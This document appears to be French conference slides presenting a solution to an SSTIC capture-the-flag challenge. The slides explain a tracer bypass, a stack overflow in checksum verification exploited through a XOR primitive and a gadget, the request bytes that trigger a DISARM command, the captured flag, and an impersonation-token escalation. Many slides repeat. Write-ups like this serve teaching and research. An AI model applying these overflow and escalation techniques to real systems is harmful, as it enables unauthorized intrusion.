- Exploitation simplissime : il suffit de 2 threads attendant sur un appel à `recv()`
  - Une fois le premier thread sorti, le breakpoint n'est jamais remis après un `recv()`, le prochain appel au wrapper de `recv()` permet à n'importe quel thread de ne plus être tracé.

Détails du bug de ShadowGuard


- Breakpoint cherché en `RIP - 1`, comme si l'instruction exécutée ne faisait qu'un octet
  - En pratique, ces instructions sont assez rares…
  - Les breakpoints ne sont alors jamais trouvés, et jamais replacés !
  - Aussi, la prochaine fois qu'un breakpoint devra être placé à cette adresse, le programme jugera inutile d'insérer un `int 3`, car le breakpoint sera toujours présent dans la liste !
- Exploitation simplissime : il suffit de 2 threads attendant sur un appel à `recv()`
  - Une fois le premier thread sorti, le breakpoint n'est jamais remis après un `recv()`, le prochain appel au wrapper de `recv()` permet à n'importe quel thread de ne plus être tracé.

Fin de l'apparté

Étude du serveur d'authentification

- Base de données lue depuis le fichier `users_db.bin`
  - Allocation sur la *heap*
  - Pointeur dans une variable globale (BSS)

Étude du serveur d'authentification



Mécanisme de réception des commandes

- Structure d'une commande qui arrive par le réseau :
  - Type de commande
  - Nombre de champs (maximum 64)
  - Champs encodés au format **TLV** (*Type*, *Length*, *Value*)

Mécanisme de réception des commandes

- Structure d'une commande qui arrive par le réseau :
  - Type de commande
  - Nombre de champs (maximum 64)
  - Champs encodés au format **TLV** (*Type*, *Length*, *Value*)
  - Une liste de checksums (facultative)

Vulnérabilité dans la vérification des checksums

```
_WORD checksums[32];  // [rsp+0h] [rbp-78h]

memset(checksums, 0, sizeof(checksums));
do {
  if ( remaining_size == 1 || n_fields < j ) goto ERR;
  checksum16(req->fields[j].value, req->fields[j].len, &checksums[j]);
  checksums[j] ^= U16_BE(*(_WORD *)&body_crcs[2 * j]);
  remaining_size -= 2;
}
while ( remaining_size && ++j <= 63 );
i = 0;
do {
  if ( checksums[i] ) printf("bad crc -  %d\n", i);
}
while ( ++i != j );
```

Vulnérabilité dans la vérification des checksums

```
_WORD checksums[32];  // [rsp+0h] [rbp-78h]

memset(checksums, 0, sizeof(checksums));
do {
  if ( remaining_size == 1 || n_fields < j ) goto ERR;
  checksum16(req->fields[j].value, req->fields[j].len, &checksums[j]);
  checksums[j] ^= U16_BE(*(_WORD *)&body_crcs[2 * j]);
  remaining_size -= 2;
}
while ( remaining_size && ++j <= 63 );
i = 0;
do {
  if ( checksums[i] ) printf("bad crc -  %d\n", i);
}
while ( ++i != j );
```

Vulnérabilité dans la vérification des checksums

```
_WORD checksums[32];  // [rsp+0h] [rbp-78h]

memset(checksums, 0, sizeof(checksums));
do {
  if ( remaining_size == 1 || n_fields < j ) goto ERR;
  checksum16(req->fields[j].value, req->fields[j].len, &checksums[j]);
  checksums[j] ^= U16_BE(*(_WORD *)&body_crcs[2 * j]);
  remaining_size -= 2;
}
while ( remaining_size && ++j <= 63 );
i = 0;
do {
  if ( checksums[i] ) printf("bad crc -  %d\n", i);
}
while ( ++i != j );
```

Vulnérabilité dans la vérification des checksums

```
_WORD checksums[32];  // [rsp+0h] [rbp-78h]

memset(checksums, 0, sizeof(checksums));
do {
  if ( remaining_size == 1 || n_fields < j ) goto ERR;
  checksum16(req->fields[j].value, req->fields[j].len, &checksums[j]);
  checksums[j] ^= U16_BE(*(_WORD *)&body_crcs[2 * j]);
  remaining_size -= 2;
}
while ( remaining_size && ++j <= 63 );
i = 0;
do {
  if ( checksums[i] ) printf("bad crc -  %d\n", i);
}
while ( ++i != j );
```

Stack buffer overflow!

Vulnérabilité dans la vérification des checksums

- Checksum du champ m_i :

$$m_{i,1} \oplus m_{i,2} \oplus \ldots \oplus m_{i,n_i}$$

Vulnérabilité dans la vérification des checksums

- Checksum du champ m_i :

$$m_{i,1} \oplus m_{i,2} \oplus \ldots \oplus m_{i,n_i}$$

- Vérification de la validité du checksum c_i :

$$\left(m_{i,1} \oplus m_{i,2} \oplus \ldots \oplus m_{i,n_i}\right) \oplus c_i = 0$$

Vulnérabilité dans la vérification des checksums

- Checksum du champ m_i :

$$m_{i,1} \oplus m_{i,2} \oplus \ldots \oplus m_{i,n_i}$$


- Vérification de la validité du checksum c_i :

$$\left(m_{i,1} \oplus m_{i,2} \oplus \ldots \oplus m_{i,n_i}\right) \oplus c_i \oplus s_i = 0$$

…où s_i est la valeur déjà présente sur la *stack* à l'*offset* i

Vulnérabilité dans la vérification des checksums


- Disposition de la *stack* au moment de l'*overflow*
  - Tableau `checksums` ($32 \times 2 = 64$ octets)
  - Registres sauvegardés
  - Adresse de retour



Vulnérabilité dans la vérification des checksums

- Disposition de la *stack* au moment de l'*overflow*
  - Tableau `checksums` ($32 \times 2 = 64$ octets)
  - Registres sauvegardés
  - Adresse de retour

- **Réécriture des registres et de l'adresse de retour**
  - Primitive de « XOR »
  - Bypass ASLR (partiellement)



Exploitation du stack overflow

- Pas directement de ROP
  - Il faudrait un gadget de stack pivot
  - Le binaire principal est assez pauvre en gadgets…

Exploitation du stack overflow

- Pas directement de ROP
  - Il faudrait un gadget de stack pivot
  - Le binaire principal est assez pauvre en gadgets…
- **Gadget pour interagir directement avec le *weapon server* ?**

Analyse du weapon server

```
class OperationCode(Enum):
  GET_TARGET = 1
  SET_TARGET = 2
  FIRE = 3
  DISARM = 4
```

Analyse du weapon server

```
def disarm(request):

    current_state = get_state()

    response = Message(OperationCode.DISARM)
    if not current_state["fire_activated"]:
        response.error_code = 1
        response.add_string("System already disarmed")
    else:
        current_state["fire_activated"] = False
        response.add_string(current_state["flag"])
        disarm_state()

    return response
```

Analyse du weapon server


```
{
    "fire_activated":true,
    "position_x":48.114973,
    "position_y":-1.681709,
    "flag":"System disarmed. Thank you for the fishes. Mail us @
PLACEHOLDE_FOR_MAIL@sstic.org",
    "fire_date":"2026-06-04T16:30:00+0000"
}
```

Analyse du weapon server


```
{
    "fire_activated":true,
    "position_x":48.114973,
    "position_y":-1.681709,
    "flag":"System disarmed. Thank you for the fishes. Mail us @
PLACEHOLDE_FOR_MAIL@sstic.org",
    "fire_date":"2026-06-04T16:30:00+0000"
}
```


- Pour finir le challenge, il suffit d'envoyer un **`DISARM`** au *weapon server* !

Exploitation alternative du stack overflow

- Gadget en 0x21d2 :

```
talk_to_weapon(
  client->server->pipe_w2a,
  client->server->pipe_a2w,
  &req,
  &res
);
```

↔

```
mov     rax, [r12+8]
lea     rbx, [rsp+0A8h+response]
mov     rdx, r13
mov     rcx, rbx
mov     esi, [rax+8]
mov     edi, [rax+4]
call    talk_to_weapon
```

Exploitation alternative du stack overflow

- Gadget en 0x21d2 :

```
talk_to_weapon(
  client->server->pipe_w2a,
  client->server->pipe_a2w,
  &req,
  &res
);
```

↔

```
mov     rax, [r12+8]
lea     rbx, [rsp+0A8h+response]
mov     rdx, r13
mov     rcx, rbx
mov     esi, [rax+8]
mov     edi, [rax+4]
call    talk_to_weapon
```

- Requête d'entrée (`req`) donnée par `r13`
- On peut XORer les bits de poids faible du registre pour le faire pointer vers **un autre emplacement sur la *stack*** !

Exploitation alternative du stack overflow

```
00000000 struct in_data
00000000 {
00000000     _BYTE cmd_type;
00000001     _WORD pad;
00000003     _WORD n_fields;
00000005     char body[];
00000006 };
```

Commande sérialisée
reçue par le réseau

→

```
00000000 struct payload
00000000 {
00000000     char cmd_type;
00000001     // padding byte
00000002     __int16 pad;
00000004     unsigned __int16 n_fields;
00000006     // padding byte
00000007     // padding byte
00000008     field *fields;
00000010 };
```

Commande désérialisée

Exploitation alternative du stack overflow

Requête envoyée par le réseau :

```
00      ; cmd_type = auth
00 04   ; pad
00 40   ; n_fields (needed to trigger stack overflow)
[...]   ; tlv data, crcs
```

Exploitation alternative du stack overflow

Requête envoyée par le réseau :

```
00      ; cmd_type = auth
00 04   ; pad
00 40   ; n_fields (needed to trigger stack overflow)
[...]   ; tlv data, crcs
```

Requête décodée (`r13`) :

```
00 00   ; cmd_type = auth
00 04   ; pad
00 40   ; n_fields
00 00   ; padding
; fields pointer
xx xx xx xx xx xx xx xx
```

Exploitation alternative du stack overflow

Requête envoyée par le réseau :

```
00      ; cmd_type = auth
00 04   ; pad
00 40   ; n_fields (needed to trigger stack overflow)
[...]   ; tlv data, crcs
```


Requête décodée (`r13`) :

```
00 00   ; cmd_type = auth
00 04   ; pad
00 40   ; n_fields
00 00   ; padding
; fields pointer
xx xx xx xx xx xx xx xx
```

Requête `DISARM` valide en `r13 + 2` :

```
00 04   ; cmd_type = disarm
00 40   ; unk
00 00   ; n_fields
xx xx   ; padding
[...]   ; fields pointer (garbage)
```

Exploitation alternative du stack overflow




```
  end:C622F71D
  ================================================

04-25 02:09:30 - [INFO] processing message WEAPONS_MSG


  ================================================
  resp:00C8
  0000 abf9cee9 04-00-00-00-01-00-00-C0-53-79-73-74-65-6D-20-64  ........System d
  0010 9ca4401d 69-73-61-72-6D-65-64-2E-20-54-68-61-6E-6B-20-79  isarmed. Thank y
  0020 56f7db6c 6F-75-20-66-6F-72-20-70-61-72-74-69-63-69-70-61  ou for participa
  0030 41f64e65 74-69-6E-67-20-69-6E-20-74-68-69-73-20-79-65-61  ting in this yea
  0040 8ec15f6b 72-20-63-79-62-65-72-20-61-77-61-72-65-6E-65-73  r cyber awarenes
  0050 215093f1 73-20-66-6F-72-20-63-6F-6E-74-72-61-63-74-6F-72  s for contractor
  0060 0d2b1719 73-20-65-78-65-72-63-69-63-65-2E-20-4D-61-69-6C  s exercice. Mail
  0070 543eac8b 20-75-73-20-40-20-37-37-37-61-36-63-30-30-36-61   us @ 777a6c006a
```

🚩 **777a6c006a0f848986e7420e3210640734535648ee507d0cc10d5d434314cc96@sstic.org**

Step bonus

Élévation de privilèges via la base de données

- Point de départ : base de données utilisateur dumpée
- Comment envoyer un `DISARM` de manière légitime ?

Élévation de privilèges via la base de données

- Point de départ : base de données utilisateur dumpée
- Comment envoyer un `DISARM` de manière légitime ?
- **Commande 0x06 : `IMPERSONATE`**
  - Accessible par `SSTIC_USER`
  - Usurpe l'identité d'un autre utilisateur (selon droits)

Format de la base de données utilisateur


Structure d'un utilisateur :

```
struct __attribute__((packed)) user_entry {
    char username[64];
    uint32_t authorized_commands_bitmask;
    uint8_t password_hash[32];
    uint64_t n_tokens;
    uint64_t tokens[n_tokens];
}
```

- `authorized_commands_bitmask` : liste des commandes accessibles
- `tokens` : *tokens* d'impersonation


Mécanisme d'impersonation

- Un utilisateur i peut impersoner un utilisateur j si et seulement si…
  - i a le droit d'utiliser la commande `IMPERSONATE`
  - i et j ont au moins un *token* en commun




Mécanisme d'impersonation

- Un utilisateur i peut impersoner un utilisateur j si et seulement si…
  - i a le droit d'utiliser la commande `IMPERSONATE`
  - i et j ont au moins un *token* en commun



- Fermeture transitive de la relation binaire « i peut usurper j »
  - **Parcours de graphe orienté**

Chaîne d'impersonation finale



linkedin.com/company/synacktiv

x.com/synacktiv

bsky.app/profile/synacktiv.com

synacktiv.com